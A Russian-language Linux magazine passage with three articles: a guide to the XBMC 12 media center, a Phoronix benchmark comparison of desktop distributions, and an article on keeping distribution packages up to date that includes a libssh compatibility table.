И это всегда были усилия любви, потому что многие годы единственным нормальным центром мультимедиа для телевидения был *MythTV*, монолит из клиентов и серверов, которые могли (и все еще могут!) делать все —

от автоматизации ваших шторм до хронического поиска программ, которые вы, возможно, захотите записать. Это чудесная система, но ее трудно настроить — нужны и серверная часть для выполнения записи, и клиентская для их просмотра; причем даже установка и того, и другого бывает непростой.

«XBMC стал прекрасным клиентом для всего вашего медиа-контента.»

В конце января вышла 12-я версия лучшей альтернативы *MythTV* — *XBMC*. *XBMC* быстро становится идеальной заменой для тех, у кого нет

времени на настройку *MythTV*, и в итоге стал прекрасным клиентом для всего вашего медиа-контента. Поэтому в нашем обзоре мы дали *XBMC* призовую оценку. Это эквивалент клиента *MythTV*, но выполняет многие из тех же задач в гораздо более приятном и удобном интерфейсе. Благодаря ускорению OpenGL, пользовательский интерфейс масштабируется и более эффективно работает с телевидением высокой четкости, а также с воспроизведением, причем идеально подходит для обычных пользователей, привыкших к клиентам коммерческих телеприставок.

И видя столь монументальный релиз, освоивший многие возможности *MythTV*, мы подумали, что это отличная возможность выказать немного любви *XBMC*.

Что такое XBMC?

На этот путь ушло более 10 лет, но начало проекта было волнующим.

X в XBMC гордо означает "XBox" – да, ту самую игровую консоль, произведенную и продвигаемую Microsoft. Ранние версии *XBMC* превращали игровую консоль в медиа-проигрыватель, подключаемый прямо к телевизору и усилителю. Программу основали в 2002 году два разработчика, d7o3g4q и RUNTiME, и каждый из них трудился над собственными компонентами с закрытым исходным кодом, прежде чем они объединили свои усилия с Frodo, создателем *YAMP – Yet Another Media Player* [Еще Один Медиа-Проигрыватель]. Новый совместный проект превратился в *Xbox Media Player 2.0*, вышедший в 2002 году. А год спустя родился *Xbox Media Center* – изменение названия проиллюстрировало новые цели и охват проекта, которые актуальны и сегодня. Первый стабильный релиз *XBMC* вышел в июне 2004 года, а через два года вышла версия 2.0. Наконец, в 2007 году программа ушла от консоли Xbox, призвав разработчиков, которых могло заинтересовать портирование *XBMC* в Linux с заменой проприетарного DirectX, используемого на платформе Microsoft, на SDL и OpenGL.


Установка

Прошло почти десять лет, и вот – 12-я версия *XBMC* под кодовым названием "Frodo". Она превратилась в один из лучших мультиплатформенных центров мультимедиа с улучшенным интерфейсом, который более чем способен заменить почти любой клиент мультимедиа. Новая

версия поддерживает Android и Raspberry Pi, умеет воспроизводить аудио и видео высокой четкости и превращается в полноценный цифровой видеомагнитофон. Она запускается почти на всех платформах, и ее можно разбить на клиент мультимедиа для гостиной и серверы для обработки контента. Программа стала прекрасной заменой для блистательной *MythTV*, обладает более дружелюбным пользовательским интерфейсом и менее крутой кривой обучения, хотя и менее гибко настраивается и не такая мощная.


Благодаря своей всездущести, программа устанавливается почти в каждом популярном дистрибутиве через менеджер пакетов. Хотите запустить клиент на Raspberry Pi – воспользуйтесь дистрибутивом OpenELEC; хотите попробовать *XBMC 12* (что мы вам и рекомендуем сделать) – вам понадобится либо Arch, либо самый последний релиз дистрибутива. А если вы собрались превратить во что-нибудь полезное свой компьютер с Windows или OS X, возьмите двоичные файлы для этих операционных систем – они оккупируют весь рабочий стол, и вы сможете вообразить, что по-прежнему сидите в Linux. *XBMC* –

один из лучших способов использовать запущенный компьютер, так как тот легко будет вернуть к нормальной работе, нажав кнопку Quit [Выход]. Вам также может понадобиться несколько дополнительных пакетов, которые улучшат видеоускорение на видеокартах Nvidia и AMD. Библиотеки *vdpaу* для Nvidia и *xvba* для AMD помогут вашей системе декодировать видеопотоки высокого разрешения. Желая интегрировать медиа-проигрыватель с цифровым видеомагнитофоном, таким как Raspberry Pi с *TVHeadend* (мы рассказывали о нем в прошлом номере), установите пакет *xbmc-pvraddons*, хотя во многих дистрибутивах он имеется по умолчанию.



➤ Фильм «Гонка» с Райаном Гослингом [Ryan Gosling] в главной роли – тема 23 % разговоров в Башнях LXF.

Шаг за шагом: Осваиваем XBMC




1 Установка

Важно иметь версию *XBMC 12*, а не просто ту, что есть в вашем дистрибутиве. Пользователям Ubuntu советуем добавить официальный PPA (<https://launchpad.net/~team-xbmc/+archive/ppa>) в список репозиториев. Хороший вариант – дистрибутивы для *XBMC*, например, *XBMCbuntu*, особенно если вы хотите загружать клиента в Live-среде.



2 Запуск XBMC

По умолчанию приложение запускается в полноэкранном режиме. Это можно изменить только в настройках *XBMC*, выбрав System > Video Output > Display Mode [Система > Вывод видео > Режим отображения], а чтобы это работало, включите ускорение OpenGL. Видеокарты от Intel, AMD и Nvidia будут работать, но для лучшей производительности могут понадобиться проприетарные драйверы.




3 Добавление содержимого

Каждое из изображений, видеороликов или музыки в главном меню позволяет добавить источник содержимого.

Источники могут находиться в локальной файловой системе или в сети с доступом по UPnP, NFS или Samba. С помощью встроенного окна выбора файлов их легко найти.

Лучшие функции XBMC

Шесть причин, по которым этот медиа-центр одолеет все остальные.



1 Управление фотографиями

Существует много утилит для управления фотоколлекцией, но благодаря возможности добавить несколько источников и выбрать между просмотром фотографий в режимах списка, миниатюр и image wrap *XBMC*, по нашему мнению, выдерживает правильный баланс. К сожалению, как показывает экранный снимок выше, он ничего не может сделать с качеством фотографий, поэтому сначала найдите себе учителя или открытые колледж, которые обучили бы вас этой черной магии.



2 Накрести контекст

При добавлении источника видеоконтента можно произвести поиск изображений и контекстной информации по базе данных фильмов и добавить профессиональное оформление своей (легально приобретенной!) коллекции фильмов. Обложки для фильмов упростили поиск и сделают его более интуитивным, и хотя файлы могут храниться на внешнем устройстве, результат стоит усилий – даже если потребуется оставить процесс на ночь.




3 Дополнения

Выбрав Add-ons [Дополнения], затем Get More [Больше] для меню Pictures [Изображения], Videos [Видео] и Music [Музыка], вы получите доступ к широкому набору других источников контента. Многие из них – сервисы потокового воспроизведения онлайн, например, видеосточник Аль-Джазиры [Al Jazeera] или прямое подключение к библиотеке подкастов iTunes в разделе Music [Музыка]. Это идеальный момент, чтобы упомянуть подкаст TuxRadar – это часть библиотеки iTunes. Он лучший, это правда.




4 PVR

Если вы установили *TVheadend*, можно включить в *XBMC* плагин PVR, зайдя в Settings > Add-ons > Disabled Add-ons > PVR clients [Настройки > Дополнения > Отключенные дополнения > Клиенты PVR]. После этого (и, если надо, после изменения IP-адреса) в меню появится пункт Live TV, с помощью которого можно смотреть телевидение, планировать записи и просматривать электронный телегид. Мы обнаружили, что легко организовать и потоковое вещание по локальной сети (LAN) – нам даже удалось сделать это с парой HD-каналов сразу, перенаправив порт 9982 с сервера *TVheadend* через брандмауэр на клиентский компьютер *XBMC*. Но понадобится приличная ширина канала.



5 Программы

В *XBMC* фантастическая архитектура плагинов. Так, выбрав меню Programs [Программы], легко добавить всю требуемую функциональность. Есть утилиты проверки почты Gmail, запуска эмулятора, и даже киновикторина. И создать собственный плагин не так уж трудно. Прокручивающаяся лента текста, часто видимая в нижней части окна, оповестит вас о состоянии различных плагинов, а их обновления легко установить на странице настройки Available Updates [Доступные обновления]. Автоматические обновления можно включить (и выключить) в меню боковой колонки – оно появляется при нажатии стрелки влево на этой странице (возможно, понадобится его активировать).



6 Темы

По умолчанию в *XBMC* применяется интерфейс Confluence. Он придает клиенту прекрасный современный облик, но доступны и другие темы. Выберите пункт меню Settings > Appearance > Skin [Настройки > Внешний вид > Тема], выберите Confluence и нажмите кнопку Get More... [Еще...]. Наши любимые темы включают новую тему Aeon – она выглядит очень профессионально, когда в коллекции фильмов есть обложки; Back Row – пародия на внешний вид телеприставки некой фруктовой корпорации, и Rapier – интерфейс, не перегруженный картинками и добавляющий в этот набор немного столь нужного минимализма. А не нравится ни одна тема из остальных – их легко изменить!

Горячие клавиши

Освоиться в *XBMC* может быть непросто. Вот краткий список самых распространенных сочетаний клавиш

- E:** Показать электронный телегид
- V:** Запланировать запись с эфирного ТВ
- H:** Окно телевизионных каналов
- F:** Быстрая перемотка вперед
- R:** В начало
- P:** Воспроизвести
- Пробел:** Воспроизведение/пауза
- X:** Останов

- M:** Элементы управления на экране
- S:** Меню выключения
- Стрелка влево:** Предыдущий элемент или перемотка видео на 30 секунд назад
- Стрелка вправо:** Следующий элемент или перемотка видео на 30 секунд вперед
- Стрелка вверх:** Следующий канал, вперед на 10 минут или следующий раздел

- Стрелка вниз:** Предыдущий канал, назад на 10 минут или предыдущий раздел
- ESC:** Выход из полноэкранный режима в оконный
- .** (точка): Переход вперед
- ,** (запятая): Переход назад
- + или =:** Увеличить громкость
- :** Уменьшить громкость

«Железо» для XBMC

От Raspberry Pi до Apple TV – XBMC запускается везде.

Одно из лучших свойств XBMC – его подлинная кроссплатформенность. Есть версии не только для Windows, OS X и Linux – версия 12.0 добавила поддержку Android; кроме того, охвачены первые два поколения Apple TV и даже взломанные устройства iOS. Версия для Android только вступает в жизнь, но это полноценная портированная версия, способная на все, что умеют настольные версии. Она все-таки первая, и поддержка аппаратного декодирования ограничена, а значит, большинство устройств будет обращаться к программному декодированию; но команда разработчиков припряжет ускорение, скрытое внутри многих планшетов и телефонов Android, чтобы воспроизводить контент с низкой загрузкой процессора, и это лишь вопрос времени. Даже сейчас встраиваемые устройства с Android, типа MiniX Neo X5, показывают хорошую производительность, проигрывая видео 1080p и HD-звук – вот вам отличный вариант еще до повзросления программы. Список предварительных требований включает поддержку Tegra 3 и Android 4.0, хотя могут подойти и более ранние версии. Скажем, программа работает на Nexus 7 и Nexus 10, а также на американской версии Samsung Galaxy S (III).

Чем ближе ваше устройство по характеристикам к официальному целевому устройству для XBMC, тем лучше программа будет работать. Официальное целевое устройство на данный момент – Pivos XIOS DS от AMLogic. В нем установлены процессор ARM Cortex A9, графический модуль Mali-400 3D с HDMI-выходом и возможность удаленного управления. Оно никогда не заменит маломощный компьютер, но это прекрасный вариант, если вы хотите быстро добавить его к своей



► Pivos XIOS DS — основное целевое устройство для Android-версии XBMC, и, следовательно, все новые возможности должны выходить сначала для него. Наш обзор устройства см. на стр. 16.

схеме. Устройство действительно очень тонкое, всего 0,6 дюйма. Его легко закрепить на задней поверхности телевизора среднего размера и оставить подключенным к беспроводной сети, чтобы по вашему запросу оно формировало контент.

Raspberry Pi

Другая прекрасная новая платформа для XBMC – Raspberry Pi. По техническим характеристикам RPi уступает многим устройствам Android, но многое делается для того, чтобы производительность была максимально хорошей, а низкая стоимость позволяет избежать конкуренции. Видео высокого разрешения воспроизводятся без ошибок и хорошо работают с портом HDMI Pi. Для установки XBMC на RPi лучше всего воспользоваться дистрибутивом OpenELEC (Open Embedded Linux Entertainment Center). Последняя версия на момент

написания статьи – третий релиз-кандидат версии 3.0, а когда вы будете читать это, скорее всего, уже выйдет финальная версия 3.0. Дистрибутив доступен для загрузки в виде файла `tar.bz2`, и сначала нужно распаковать его, дважды щелкнув на нем на рабочем столе или выполнив команду `tar xvf OpenELEC-RPi.arm.tar.bz2`. Вставьте читалку SD-карт в компьютер Linux и воспользуйтесь выводом команды `dmesg`, чтобы узнать, какое устройство назначилось карте. Обычно это нечто вроде `/dev/sdc`, но нужно знать точно: в случае ошибки вы потеряете важные данные, поскольку OpenELEC угонит прямиком на другое устройство. Узнав имя устройства, зайдите в каталог с распакованным архивом и наберите `sudo ./create_sdcard /dev/sdX`, заменив имя устройства на свое. После окончания процесса у вас появится рабочая версия XBMC, загружающаяся прямо с Raspberry Pi. LXF

Удаленное управление

При подключении XBMC к телевизору без удаленного пульта не обойтись. Поскольку мы в Linux, различных решений столько же, сколько дистрибутивов. Например, можно настроить инфракрасные передатчики и приемники с помощью LIRC или купить устройства, программируемые на отправку комбинаций клавиш клавиатуры. Но проще всего взять свой мобильный телефон. Для устройств Apple и Android есть бесплатное официальное приложение – его можно загрузить и установить, и оно будет отправлять управляющие сигналы на XBMC, причем вам не придется беспокоиться о прямой видимости или уровне сигнала. Для удаленного управления из Android сначала нужно

включить управление XBMC через HTTP [Allow control of XBMC via HTTP] в меню Settings > Services > Webservice [Настройки > Сервисы > Web-сервер]. При этом на компьютере с XBMC запускается web-сервер, поэтому теперь, открыв в любом браузере порт 8080 IP-адреса своего компьютера с XBMC, например, `http://localhost:8080`, вы увидите интерфейс и сможете управлять воспроизведением.

После установки приложения на устройстве с Android вам нужно лишь добавить кнопку Add Host [Добавить хост]. Откроется новое окно настройки сервера XBMC. Оно выглядит пугающе, но по сути все просто. Просто введите что-то описательное в поле Description [Описание] и IP-адрес компьютера,

на котором запущен клиент. Чтобы узнать IP-адрес, можно либо заглянуть в сетевой апплет своего компьютера, либо набрать `ifconfig` в командной строке. Также нужно убедиться, что порты заданы как 8080 и 9090. Нажмите Save [Сохранить], и сможете управлять своим сеансом XBMC удаленно. Самым удобным нам показался пункт главного меню Remote Control [Удаленное управление]: он превращает ваш телефон в настоящий пульт управления. А с помощью других пунктов меню можно управлять контентом.

► Используйте как пульт управления свой телефон Apple или Android – и навек забудьте об инфракрасных передатчиках и приемниках.



Объективное сравнение настольных систем

Сергей Голубев затеял поверку алгеброй качества популярных дистрибутивов.

Безусловно, вынесенная в заголовок фраза в известной степени абсурдна. Если рассматривать вопрос с практической точки зрения, то главный критерий, по которому выбирают систему для десктопа – это удобство. Сугубо субъективный критерий, осмелюсь заметить.

Конечно, есть какая-то всеобщая эргономика, но, применяя ее к конкретному человеку, сразу сталкиваешься с таким количеством исключений, что разговор о ней чаще теряет всякий смысл. Свидетельство тому – многочисленные «холивары», периодически сотрясающие сетевое пространство.

Тем не менее, попытки объективно сравнить настольные системы были, есть и будут. В частности, сразу же после выхода Phoronix Test Suite 1.0 состоялась тестирование дистрибутивов Ubuntu 8.04, Fedora 9 и Mandriva 2011.1. А при тестировании различных версий Ubuntu было обнаружено «торможение» системы с ростом версий.

Методика тестирования

Итак, инструмент для объективного сравнения – Phoronix Test Suite. Точнее, следующие тесты:

- » C-ray (полная нагрузка на процессор);
- » Compress-gzip (сжатие *gzip*, процессорный тест);
- » Encode-flac (кодирование flac, процессорный тест);
- » Encode-mp3 (кодирование MP3, процессорный тест);
- » Ffmpeg (кодирование ffmpeg, процессорный тест);
- » Pgbench (запросы PostgreSQL, общая производительность);
- » Phpbench (запросы PHP, общая производительность);
- » Render-bench (рендеринг, графическая подсистема).

Тестовый ноутбук – Dell Vostro V130 (процессор и видео от Intel, оперативной памяти – 4 Гб). Никакой экзотики, обычная пользовательская машина.

В исследовании принимали участие русифицированные дистрибутивы, явно предназначенные для установки настольных систем и включившие пакет Phoronix в репозиторий (неважно, официальный или нет). Поэтому в некоторых популярных системах – ALT Linux, Gentoo и Arch Linux – тестирование не производилось. Условие вхождения в репозиторий вызвано элементарным уважением к сообществу разработчиков дистрибутива. Если разработчики решили не включать приложение в репозиторий, значит, они не хотят, чтобы в их системе запускались тесты. Имеют на это полное право.

А вот с методикой оценки результатов получилась заминка. Для большей объективности было решено ничего не придумывать самому, а спросить совета у сообщества. Увы, мнение большинства оказалось хоть и понятным, но контрпродуктивным: «поскольку никакого практического смысла в этих тестах нет, то блажь все это».

Поэтому будет применена следующая методика. Системы, занявшие три первых места, получают по одному баллу. Победителем считается дистрибутив, получивший больше баллов в своей категории.

Впрочем, если вы не согласны с этой методикой, то никто не мешает вам придумать другую и применить ее для собственного варианта ранжирования. Тем более, что результаты тестов – перед вами.



» Тест ffmpeg в системе Kubuntu.

32-разрядные системы с рабочим столом KDE 4

Результаты тестирования

Тест/Дистрибутив	C-ray, с Меньше – лучше	Compress-gzip, с Меньше – лучше	Encode-flac, с Меньше – лучше	Encode-mp3, с Меньше – лучше	Ffmpeg, с Меньше – лучше	Pgbench Больше – лучше	Phpbench Больше – лучше	Render bench, с Меньше – лучше
ROSA.Desktop.Fresh.2012.i586	288,67	37,45	25,30	58,92	52,69	172,17	24615	43,94
Kubuntu-12.10-desktop-i386	277,31	34,98	24,72	53,72	55,36	175,27	28754	46,66
Mageia-2-i586-KDE	428,49	38,64	24,98	59,02	–	168,53	18803	49,66
openSUSE-12.3-KDE-LiveCD-i686	287,73	31,92	24,74	59,09	52,34	184,88	25163	–

Победители тестов

C-ray	Compress-gzip	Encode-flac	Encode-mp3	Ffmpeg	Pgbench	Phpbench	Render bench
Kubuntu	openSUSE	Kubuntu	Kubuntu	ROSA	openSUSE	Kubuntu	ROSA
openSUSE	Kubuntu	openSUSE	ROSA	openSUSE	Kubuntu	openSUSE	Kubuntu
ROSA	ROSA	Mageia	openSUSE	Kubuntu	ROSA	ROSA	Mageia

ИТОГО БАЛЛОВ:

» Kubuntu	8
» ROSA	7
» openSUSE	6
» Mageia	2

Победитель в номинации – Kubuntu

64-разрядные системы с рабочим столом KDE 4

Результаты тестирования

Тест/Дистрибутив	C-ray, с Меньше – лучше	Compress-gzip, с Меньше – лучше	Encode-flac, с Меньше – лучше	Encode-mp3, с Меньше – лучше	Fmpeg, с Меньше – лучше	Pgbench Больше – лучше	Phpbench Больше – лучше	Render bench, с Меньше – лучше
ROSA.Desktop.Fresh.2012.x86_64	187,71	35,71	21,76	48,70	48,82	180,34	29409	45,55
openSUSE-12.3-KDE-Live-x86_64	187,58	35,01	21,74	49,23	48,04	174,06	32133	–
Kubuntu-12.10-desktop-amd64	186,45	34,75	21,17	47,63	51,32	173,37	35050	35,73
Mageia-2-x86_64-KDE	261,20	35,93	22,33	48,86	45,59	177,45	24626	33,95

Победители тестов

C-ray	Compress-gzip	Encode-flac	Encode-mp3	Fmpeg	Pgbench	Phpbench	Render bench
Kubuntu	Kubuntu	Kubuntu	Kubuntu	Mageia	Kubuntu	Mageia	Mageia
openSUSE	openSUSE	openSUSE	ROSA	openSUSE	openSUSE	ROSA	Kubuntu
ROSA	ROSA	ROSA	Mageia	ROSA	Mageia	openSUSE	ROSA

ИТОГО БАЛЛОВ:

» ROSA	7
» Kubuntu	6
» openSUSE	6
» Mageia	5

Победитель в номинации – ROSA

Таким образом, лучшие дистрибутивы для поклонников KDE – Kubuntu и ROSA. Между прочим, ROSA – отечественная система, что вдвойне приятно.

ОБЩИЕ РЕЗУЛЬТАТЫ:

» Kubuntu	14
» ROSA	14
» openSUSE	12
» Mageia	7

32-разрядные системы с рабочим столом Gnome 3 (Unity)

Тут необходима небольшая преамбула. Если вкратце, то нельзя объять необъятное. А если подробно, то рассмотреть все дистрибутивы со всеми рабочими столами за сколько-нибудь разумное время не представляется возможным. Тем более, что теоретически результат одного и того же испытания на одной и той же системе не должен зависеть от типа рабочего стола.

Поэтому в качестве дополнительного испытания были запущены тесты только на 32-разрядных системах с рабочим столом Gnome 3. Выбор разрядности обусловлен тем, что именно такую версию рекомендует при установке компания Canonical. Никакого другого смысла в этом нет – просто предполагалось, что большинство пользователей выберет именно вариант по умолчанию.

Результаты тестирования

Тест/Дистрибутив	C-ray, с Меньше – лучше	Compress-gzip, с Меньше – лучше	Encode-flac, с Меньше – лучше	Encode-mp3, с Меньше – лучше	Fmpeg, с Меньше – лучше	Pgbench Больше – лучше	Phpbench Больше – лучше	Render bench, с Меньше – лучше
ROSA.Desktop.Fresh.2012.GNOME.i586	288,60	37,27	25,22	58,89	52,33	172,64	24673	33,08
Ubuntu-12.10-desktop-i386	283,22	35,15	24,71	53,96	55,17	176,06	28892	48,87
Llinuxmint-14.1-mate-dvd-32bit	277,38	35,13	24,66	53,82	55,36	174,71	28669	48,79
Mageia-2-i586-GNOME	427,07	38,25	24,93	59,12	–	166,74	18878	51,28
openSUSE-12.3-GNOME-Live-i686	287,36	32,27	24,76	59,13	52,70	173,31	25820	–
RFRemix-18-i686-Live-GNOME	278,95	39,69	25,20	55,84	53,73	176,63	28460	–

Победители тестов

C-ray, с	Compress-gzip	Encode-flac	Encode-mp3	Fmpeg	Pgbench	Phpbenc	Render bench
Llinuxmint	openSUSE	Llinuxmint	Llinuxmint	ROSA	RFRemix	Ubuntu	ROSA
RFRemix	Llinuxmint	Ubuntu	Ubuntu	openSUSE	Ubuntu	Llinuxmint	Llinuxmint
Ubuntu	Ubuntu	openSUSE	RFRemix	RFRemix	openSUSE	RFRemix	Ubuntu

ИТОГО БАЛЛОВ:

» Ubuntu	7
» Linux Mint	6
» RFRemix	5
» openSUSE	4
» ROSA	2

Победитель в номинации – Ubuntu

Думаю, не сильно ошибусь, если предположу, что именно Ubuntu – самая популярная система у поклонников интерфейса Gnome. То есть результаты тестов полностью соответствуют выбору пользователей. **LXF**

Поддержка пакетной базы дистрибутива в актуальном состоянии

Андрей Пономаренко и Владимир Рубанов описывают комплексный подход к обновлению пакетов.

Основная деятельность разработчиков дистрибутивов Linux (мейнтейнеров) заключается главным образом в объединении уже существующих различных свободных компонентов в единый программный комплекс для решения задач пользователей. Основными примерами таких компонентов являются ядро, библиотеки, утилиты и пользовательские приложения. При этом в процессе интеграции нового компонента в систему у мейнтейнера, как правило, есть широкий выбор среди множества различных версий этого компонента – старые или новые, стабильные или экспериментальные, и т.д.

Выбор той или иной версии компонента зависит от поставленных целей конкретного дистрибутива. Упрощенно – если дистрибутив предназначен для серверных станций, то выбор падает на старые стабильные версии программ, которые уже проверены временем. Если же дистрибутив предназначен для настольных компьютеров домашних пользователей, то выбирают более свежие версии с максимумом новых функций. Но какая бы версия компонента ни была выбрана, со временем его приходится обновлять для предоставления

пользователям большей функциональности, либо для исправления ошибок и уязвимостей.

Обновление пакетов

Главным условием при обновлении любого пакета в составе конкретного дистрибутива является работоспособность этого пакета после обновления, а также работоспособность остальных пакетов, связанных с данным. Именно из-за наличия зависимостей обновление пакета превращается в нетривиальную задачу, решение которой приходится разбивать на несколько последовательных этапов.

«Выбор версии компонента зависит от поставленных целей.»

Сначала мейнтейнеру необходимо узнать о появлении новой версии исходного кода компонента у его авторов (в апстриме – от английского upstream). Затем необходимо проанализировать изменения в исходном коде и адаптировать новую версию компонента к конкретному дистрибутиву (это может включать как изменения кода, так и доработку спецификационного файла пакета) с учетом всех зависимостей. При этом зависимые компоненты и компоненты, от которых зависит данный, тоже, возможно, придется рекурсивно обновлять. Финальным шагом является проверка реальной работоспособности обновленного компонента, в результате которой часто приходится возвращаться к предыдущему шагу.

Задача по обновлению пакетов значительно осложняется тем, что количество пакетов в современных дистрибутивах достигает

➤ Страничка мониторинга и анализа новых версий библиотеки *libssh* в Upstream Tracker'e.

Home | Issue | 20

API changes/compatibility report for the libssh library


libssh is a multipatform C library implementing the SSHv2 and SSHv1 protocol on client and server side. With libssh, you can remotely execute programs, transfer files, use a secure and transparent tunnel for your remote applications.

Links: [site](#) [doc](#) [src](#)
SONAMES: [libssh](#) [libssh_threads](#)

Version	Date	SONAME VERSION	Change Log	Backward Compatibility	Added Symbols	Removed Symbols	Headers Diff	API Changes / Binary Compatibility			PkgDiff Report
								High	Medium	Low	
Git	2013-03-29 03:12 <small>new</small>	4	changelog	98%	48 new	0	diff	0	11 changes	11 warnings	n/a
0.5.3	2012-11-20	4	changelog	100%	0	0	empty	0	0	0	n/a
0.5.2	2011-09-16	4	changelog	100%	0	0	diff	0	0	0	n/a
0.5.1	2011-08-09	4	changelog	100%	0	0	diff	0	0	0	n/a
0.5.0	2011-05-31	4	changelog	100%	1 new	0	diff	0	0	0	n/a
0.4.91	2011-03-23	4	changelog	100%	4 new	0	diff	0	0	0	n/a
0.4.90	2011-02-10	4	changelog	98.3%	66 new	3 removed	diff	1 change	1 change	3 warnings	report
0.4.8	2011-01-15	4	changelog	100%	0	0	diff	0	0	0	n/a
0.4.7	2010-12-27	4	changelog	100%	0	0	diff	0	0	0	n/a
0.4.6	2010-09-05	4	changelog	100%	0	0	diff	0	0	0	n/a
0.4.5	2010-07-13	4	changelog	100%	0	0	diff	0	0	0	n/a
0.4.4	2010-05-31	4	changelog	100%	0	0	diff	0	0	0	n/a
0.4.3	2010-05-18	4	changelog	92.5%	1 new	17 removed	diff	0	0	0	n/a
0.4.2	2010-03-15	4	changelog	99.0%	2 new	0	diff	0	11 changes	0	n/a
0.4.1	2010-02-13	4	changelog	100%	0	0	diff	0	0	0	n/a
0.4.0	2009-12-10	4	changelog	100%	0	0	diff	0	0	0	n/a
0.3.92	2009-11-20	4	changelog	99.8%	0	0	diff	0	4 changes	9 warnings	n/a
0.3.91	2009-10-29	4	changelog	72.3%	55 new	26 removed	diff	1 change	45 changes	184 warnings	n/a
0.3.4	2009-09-14	3	changelog	100%	4 new	0	diff	0	0	0	n/a
0.3.3	2009-08-18	3	changelog	100%	0	0	diff	0	0	0	n/a
0.3.2	2009-08-04	3	changelog	99.2%	4 new	0	diff	0	3 changes	3 warnings	n/a
0.3.1	2009-07-14	3	changelog	100%	0	0	diff	0	0	0	n/a
0.3.0	2009-05-21	3	changelog	100%	1 new	0	diff	0	0	1 warning	n/a
0.2.90	2009-05-07	3	changelog	83.8%	40 new	5 removed	diff	1 change	5 changes	104 warnings	n/a
0.2	2006-12-29	2	changelog	67.3%	89 new	19 removed	diff	1 change	11 changes	22 warnings	n/a
0.1.1	2005-03-04	n/a	changelog	90.4%	29 new	8 removed	diff	0	0	37 warnings	n/a
0.1	2004-03-05	n/a	changelog								

initial version in the tracker

Version	Date	SONAME VERSION	Change Log	Backward Compatibility	Added Symbols	Removed Symbols	Headers Diff	High	Medium	Low	PkgDiff Report
---------	------	----------------	------------	------------------------	---------------	-----------------	--------------	------	--------	-----	----------------



➤ Зависимость от времени среднего количества несовместимых изменений в апстриме библиотек, по данным Upstream Tracker'a.

величины нескольких десятков тысяч, зависимости между ними переплетены в клубок, и на одного мейнтейнера может приходиться ответственность за несколько сотен пакетов. Для организации работы мейнтейнера в таких условиях необходимы специальные автоматизированные инструменты.

Виды зависимостей между пакетами

Зависимости между компонентами системы могут быть двух видов: прямые и обратные. Прямые зависимости – это все компоненты, необходимые данному. Обратные же зависимости – это зависимые компоненты, которым требуется данный компонент.

Как было отмечено ранее, при обновлении какого-либо компонента, необходимо также обновить или адаптировать все его прямые и обратные зависимости.

Начинающие мейнтейнеры часто обращают внимание только на прямые зависимости, поскольку они непосредственно влияют на сборку их компонента, и, как правило, забывают о проверке обратных зависимостей. В результате этого сборка обратных зависимостей может быть нарушена, что может привести к частичной неработоспособности дистрибутива и, тем самым, серьезно помешать работе других мейнтейнеров.

Совместимость пакетов

Сборка обратных зависимостей компонента может быть нарушена при его обновлении, если нарушается совместимость между ними. Совместимость бывает трех типов. Наиболее важным типом является совместимость на уровне исходных кодов, которая означает возможность взаимной пересборки компонентов без ошибок. Следующим типом является двоичная совместимость между компонентами, которая означает возможность работы одного компонента после обновления другого без пересборки и наоборот. И, наконец, различают функциональную совместимость, которая означает корректное семантическое взаимодействие.

